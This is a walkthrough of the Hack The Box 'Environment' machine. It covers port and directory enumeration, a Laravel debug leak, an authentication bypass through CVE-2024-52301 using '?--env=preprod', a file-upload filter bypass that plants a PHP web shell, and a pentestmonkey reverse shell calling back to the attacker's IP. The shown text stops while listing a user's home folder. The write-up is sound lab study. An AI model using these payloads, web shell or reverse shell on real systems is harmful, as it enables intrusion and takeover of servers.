HTB: Environment - Medium
Enumeration
First of all, we start with a Nmap scan – using the command nmap -sV -sC 10.129.128.162 -oN enviroment_default.nmap --min-rate=10000 , with as result:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-04 13:22 CEST
Nmap scan report for 10.129.128.162
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
|_  256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://environment.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds

It is confirmed that the ports 80 and 22 are open. This is where I add the environment.htb to my /etc/hosts file. The website is quite static:
After this I used the command feroxbuster --url http://environment.htb/ to brute-force the directories and endpoints – this is where the following is found:
200      GET        1l       27w     1713c http://environment.htb/build/assets/styles-Bl2K3jyg.css
200      GET        1l      119w     4111c http://environment.htb/build/assets/login-CnECh1Us.css
302      GET       12l       22w      358c http://environment.htb/logout => http://environment.htb/login
200      GET       54l      174w     2391c http://environment.htb/login
405      GET     2575l     8675w   244841c http://environment.htb/mailing
200      GET       87l      392w     4602c http://environment.htb/
405      GET     2575l     8675w   244839c http://environment.htb/upload
200      GET       50l      135w     2126c http://environment.htb/up
301      GET        7l       11w      169c http://environment.htb/storage => http://environment.htb/storage/
301      GET        7l       11w      169c http://environment.htb/storage/files => http://environment.htb/storage/files/
301      GET        7l       11w      169c http://environment.htb/build => http://environment.htb/build/
301      GET        7l       11w      169c http://environment.htb/build/assets => http://environment.htb/build/assets/
301      GET        7l       11w      169c http://environment.htb/vendor => http://environment.htb/vendor/
404      GET        0l        0w        0c http://environment.htb/vendor/_download
404      GET        0l        0w        0c http://environment.htb/storage/daniel
404      GET        0l        0w        0c http://environment.htb/build/forum_test
404      GET        0l        0w        0c http://environment.htb/storage/dba
404      GET        0l        0w        0c http://environment.htb/build/assets/ares
404      GET        0l        0w        0c http://environment.htb/build/assets/arkansas
404      GET        0l        0w        0c http://environment.htb/vendor/_htaccess
Of the brute-forced endpoints, the pages login and mailing are of interest.
When navigating to http://environment.htb/mailing, we are met with a Laravel error page, which shows when debug mode is enabled:

Lets keep in mind that this is enabled.
Rabbit hole username enumeration
At this point I got into a rabbit hole. At http://environment.htb, there is a form to submit a e-mail to obtain notifications / updates.
This is where I found a ‘signed up people’ enumeration vulnerability:
POST /mailing HTTP/1.1
Host: environment.htb
[..]
email=thisoneisnew@environment.htb&_token=PPuWd77T7IrPQZFh8xSGSYFqTGbuOlvyEZCiy8Jg
When this request is sent, the response shows {"message":"Email added to the mailing list successfully!"}
But as soon as the account is added to the e-mail list, and the same request is sent again, it returns:
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='http://environment.htb/'" />

        <title>Redirecting to http://environment.htb/</title>
    </head>
    <body>
        Redirecting to <a href="http://environment.htb/">http://environment.htb/</a>.
    </body>
</html>
So I ran this request through Burp Suite intruder, and marked the username with the domain environment.htb :
POST /mailing HTTP/1.1
Host: environment.htb
[..]
email=§§@environment.htb&_token=PPuWd77T7IrPQZFh8xSGSYFqTGbuOlvyEZCiy8Jg
And used the wordlist from seclists /usr/share/seclists/Usernames/Names/names.txt :


And after I started it, it returned two users rosie and gale:
🤕
This part got me hard stuck, and I totally thought this was the intentional way.
Portal access
Navigating to http://environment.htb/login, we are met with a login page:

I intercepted the sign in request using Burp suite.
This is where the following request is shown:
POST /login HTTP/1.1
Host: environment.htb
[..]
_token=DmbkJjGkXvwILwLwGjmb6Z5GptH0olgdXpvpc4Kw&email=rosie%40environment.htb&password=test&remember=false
So after trying different things, I ended up being able to modify the remember parameter to something that does not exist – making the web application return a debug error:
POST /login HTTP/1.1
Host: environment.htb
[..]
_token=DmbkJjGkXvwILwLwGjmb6Z5GptH0olgdXpvpc4Kw&email=rosie%40environment.htb&password=test&remember=notarealvalue

This debug error shows the following source:
        $keep_loggedin = False;
    } elseif ($remember == 'True') {
        $keep_loggedin = True;
    }

    if($keep_loggedin !== False) {
    // TODO: Keep user logged in if he selects "Remember Me?"
    }

    if(App::environment() == "preprod") { //QOL: login directly as me in dev/local/preprod envs
        $request->session()->regenerate();
        $request->session()->put('user_id', 1);
        return redirect('/management/dashboard');
    }

    $user = User::where('email', $email)->first();
- The source contains the part
App::environment() == "preprod"- This part indicates that if the environment is
preprod, then it will useuser_id 1and skip the authentication.
- This part indicates that if the environment is
- Redirects to
/management/dashboard.
But the problem is, I did not have access to a environment variable file, such as .env – this is where I got stuck again. At this part, I had to find a way to either modify the env variables via some Arbitrary File Write or google for a possible CVE that is available.

Choosing the second option, I did a Google search, and found a vulnerability – CVE-2024-52301:
Googling for a proof-of-concept, I found https://github.com/Nyamort/CVE-2024-52301. This PoC shows the following at the bottom, revealing that we only need a parameter in the URL to change the environment variable for that session:

So that is what I did, I intercepted the request again for the login. At this request I added the ?--env=preprod part:
POST /login?--env=preprod HTTP/1.1
Host: environment.htb
[..]
_token=LlcvLFAEPN4kjbU5OxobFRHQF7hjj7xPbrUK06b5&email=test%40test.nl&password=test123&remember=False
And as soon as the request is forwarded, we are met with:
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='http://environment.htb/management/dashboard'" />

        <title>Redirecting to http://environment.htb/management/dashboard</title>
    </head>
    <body>
        Redirecting to <a href="http://environment.htb/management/dashboard">http://environment.htb/management/dashboard</a>

Viewing this in the browser, revealed access to the portal as the user hish:
Initial foothold
So when logged in, I navigated to Profile, where there is a functionality to upload a file:

After trying different bypassed with mime-type and file extensions, I settled on GIF87a as the Mime-type (you can find these at https://tiem.io/payloads) :
POST /upload HTTP/1.1
Host: environment.htb
[..]
------WebKitFormBoundaryVRpB2tSEURs4BcOz
Content-Disposition: form-data; name="_token"

Y0vhZDer1C2IFj6AMS5Dh6n7YcIEMWffS7OKjMBm
------WebKitFormBoundaryVRpB2tSEURs4BcOz
Content-Disposition: form-data; name="upload"; filename="htb"
Content-Type: image/jpeg

GIF87a
<?php system($_REQUEST['cmd']); ?>
------WebKitFormBoundaryVRpB2tSEURs4BcOz--
When sending this request, we are met with a response – this response contains the endpoint where we can download the file:
HTTP/1.1 200 OK
Server: nginx/1.22.1
[..]
{"url":"http:\/\/environment.htb\/storage\/files\/htb","uploaded":"http:\/\/environment.htb\/storage\/files\/htb"}
So at this point I got stuck again, this is where I found some .php endpoints to work and some did not. For example, I couldn’t use .php, but I could use .pHp and .php7.
So a lot of guessing further, I found out that .php. did allow for execution of the PHP file.
With this information, the following request is used:
POST /upload HTTP/1.1
Host: environment.htb
[..]
------WebKitFormBoundaryVRpB2tSEURs4BcOz
Content-Disposition: form-data; name="_token"

Y0vhZDer1C2IFj6AMS5Dh6n7YcIEMWffS7OKjMBm
------WebKitFormBoundaryVRpB2tSEURs4BcOz
Content-Disposition: form-data; name="upload"; filename="htb.php."
Content-Type: image/jpeg

GIF87a
<?php system($_REQUEST['cmd']); ?>
------WebKitFormBoundaryVRpB2tSEURs4BcOz--

And after sending this request, I was able to obtain access as the user www-data:
Since we need to enumerate the server further to escalate its privileges, I used the PHP pen test monkey payload (https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php) – and modified its contents to:
$VERSION = "1.0";
$ip = '10.10.14.71';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
Starting my Netcat listener with sudo nc -lvnp 443 – and receiving a reverse shell:
$ whoami
www-data
Privilege Escalation
Escalating from www-data to hish
So with access as the user www-data, I navigated to /home/hish and found a folder called backup:
ls -lash
total 36K
4.0K drwxr-xr-x 5 hish hish 4.0K Apr 11 00:51 .
4.0K drwxr-xr-x 3 root root 4.0K Jan 12 11:51 ..
   0 lrwxrwxrwx 1 root root    9 Apr  7 19:29 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 hish hish  220 Jan  6 21:28 .bash_logout
4.0K -rw-r--r-- 1 hish hish 3.5K Jan 12 14:42 .bashrc
4.0K drwxr-xr-x 4 hish hish 4.0K May  5 22:48 .gnupg
4.0K drwxr-xr-x 3 hish hish 4.0K Jan  6 21:43 .local
4.0K -rw-r--r-- 1 hish hish  807 Jan  6 21:28 .profile
4.0K drwxr-xr-x 2 hish hish 4.0K Jan 12 11:49 backup
4.0K -rw-r--r-- 1 root hish   33 May  5 20:48 user.txt
